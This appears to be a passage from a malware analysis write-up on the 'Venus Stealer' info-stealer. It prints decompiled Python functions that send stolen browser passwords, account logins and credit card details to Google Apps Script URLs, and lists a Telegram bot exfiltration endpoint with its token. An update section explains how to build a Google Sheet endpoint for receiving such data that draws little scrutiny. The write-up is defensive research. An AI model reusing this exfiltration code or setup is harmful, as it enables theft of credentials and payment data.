
Sending Data

Now that we have looked at what all data it gathers, let us look at some functions involved in sending the data to the mothership. The place to start here is "SendInfo" but it is hardly decompiled, so we'll head into its disassembly.

```
def SendInfo(self):
    ip = country = city = region = googlemap = 'None'
# WARNING: Decompyle incomplete
```

As the bytecode is too long, I took a sideways screenshot. Hope this is readable.





Looking at the code, It obtains location information of the victim based on their ip address using https://codewithnodejs.com/api/ip-and-location/ runs “checkAds” method discussed earlier. After clubbing the data (or a segment of it) together it sends a post request to “**https://script.google.com/macros/s/AKfycbyK_TfquP0SswaY2iA25T-C4ASRt5hFQvu4414VpmoCeXu82WwnpxptTU0puZ63GEvC/exec**” using function “CheckInfo”.

```
def CheckInfo(self, infoGoogleSheet):
    url = 'https://script.google.com/macros/s/AKfycbyK_TfquP0SswaY2iA25T-C4ASRt5hFQvu4414VpmoCeXu82WwnpxptTU0puZ63GEvC/exec'
    parameters = infoGoogleSheet
    flag = requests.post(url, parameters, **('data',))
    if flag.text == 'N':
        return True
    return None
```

It then seems to prepare a url for an api request to send above mentioned data in a zipped format to a telegram bot at URL “**https://api.telegram.org/bot6161058135:AAFtQgRfFX7WgLcyG-35LjuF8LjZVZLJXZA/sendDocument**” . Here it also makes a reference to a telegram chat id “**-840681657**“, It seems to be a group chat ID but I did not go down that rabbit hole due to time constraints.

Following this it uses “sendAccountFolow” to send some information shown below to a google script **“https://script.google.com/macros/s/AKfycbxnNWjH1seal8lc5iWP5ocqq1jXO9jp_F6Vbik8fvc6bJ_CHHBBOUEDyhgCBmqRjo-n/exec”**

```
def sendAccountFolow(self, dict, ip, country):
    url = 'https://script.google.com/macros/s/AKfycbxnNWjH1seal8lc5iWP5ocqq1jXO9jp_F6Vbik8fvc6bJ_CHHBBOUEDyhgCBmqRjo-n/exec'
    listThread = []
    stt = 0
    for net in dict:
        obj = { }
        obj = {
            'ip': ip,
            'country': country,
            'url': net['url'],
            'acc': net['acc'],
            'pass': net['pass'] }
        parameters = obj
        thread = ThreadWithReturnValue(self.pushInfo, (url, parameters), **('target', 'args'))
        listThread.append(thread)
        listThread[stt].start()
        stt += 1
    stt = 0
    for net in dict:
        listThread[stt].join()
```

Following this it uses “sendCreditCard” method to send information shown below to google script **“https://script.google.com/macros/s/AKfycbydBG0i5mU39PJqbsIzKaRFqf1NWxG6pvgb0h_2U0S_T2UKQcKBYW3JvnEgd9BPQ**

```
def sendCreditCard(self, dict, ip, country):
    url = 'https://script.google.com/macros/s/AKfycbydBG0i5mU39PJqbsIzKaRFqf1NWxG6pvgb0h_2U0S_T2UKQcKBYW3JvnEgd9BPQ7ZM/exec'
    listThread = []
    stt = 0
    for card in dict:
        obj = { }
        obj = {
            'ip': ip,
            'country': country,
            'name': card['name'],
            'number': card['number'],
            'expire': card['expire'],
            'time': card['time'] }
        parameters = obj
        thread = ThreadWithReturnValue(self.pushInfo, (url, parameters), **('target', 'args'))
        listThread.append(thread)
        listThread[stt].start
        stt += 1
    stt = 0
    for net in dict:
        listThread[stt].join()
```

With this ends the analysis of Venus Stealer's python side of things.

Summary

This section summarizes the findings of the analysis above, as I have not dug into the PE File itself and the corresponding assembly this might not contain all the indicators. It also may not enlist all capabilities. All that was seen in the extracted python code/bytecode is here nothing else.

Capabilities:

- Extract user information (stored passwords, stored cookies & stored credit cards) from a subset of browsers.
- Gather information from the victim's facebook account using facebook's graph api and other endpoints.
- From victim's facebook account it tries to identify if it is a business account, if it has ad campaigns sunning, payment methods, fan pages administered etc.
- Exfiltrate the collected information via telegram and google scripts.

Telegram related Information:

- **Telegram id:** https://t.me/kaiwi9z
- **Telegram Bot Identifier:** https://api.telegram.org/bot6161058135:AAFtQgRfFX7WgLcyG-35LjuF8LjZVZLJXZA
- **Telegram Bot exfil URL:** https://api.telegram.org/bot6161058135:AAFtQgRfFX7WgLcyG-35LjuF8LjZVZLJXZA/sendDocument

Google Scripts:

- https://script.google.com/macros/s/AKfycbyK_TfquP0SswaY2iA25T-C4ASRt5hFQvu4414VpmoCeXu82WwnpxptTU0puZ63GEvC/exec
- **Account Information sent to:** https://script.google.com/macros/s/AKfycbxnNWjH1seal8lc5iWP5ocqq1jXO9jp_F6Vbik8fvc6bJ_CHHBBOUEDyhgCBmqRjo-n/exec
- **Credit Card Information sent to:** https://script.google.com/macros/s/AKfycbydBG0i5mU39PJqbsIzKaRFqf1NWxG6pvgb0h_2U0S_T2UKQcKBYW3JvnEgd9BPQ7

UPDATES

Update 1 : Data storage and automated data handling using Google App Script & google sheet.

DISCLAIMER : I don't actually know how google app scripts used in this malware actually work so this isn't an exact description or analysis of the same, i was just curious on how it could be done. That lead to this, the information presented in this article is purely for educational purposes and any use of the same in any form of activities is your own responsibility. I will not be responsible for the same.

To use google app scripts and google sheets for processing and storing data received from the web (any device capable of sending a post request over internet) is actually pretty simple. Below is the process:

1. Create a google sheet, named for e.g. test_sheet.
2. Go to Extensions > App Scripts
3. Modify the empty function to receive json input and after desired processing add to the sheet.
4. Now deploy it as a web app and save the web app url which should be something like:

https://script.google.com/macros/s/<YOUR DEPLOYMENT ID>/exec

To test the same, you can send a post request with a body type set as json and data in the body just like the case in this malware. I have tested this and it works even on a free google account.

From the malware perspective all they will need to do is send a post request to their relevant URL which should not be inspected too much (unless the blue teams have considered this possibility) since it is going to google.
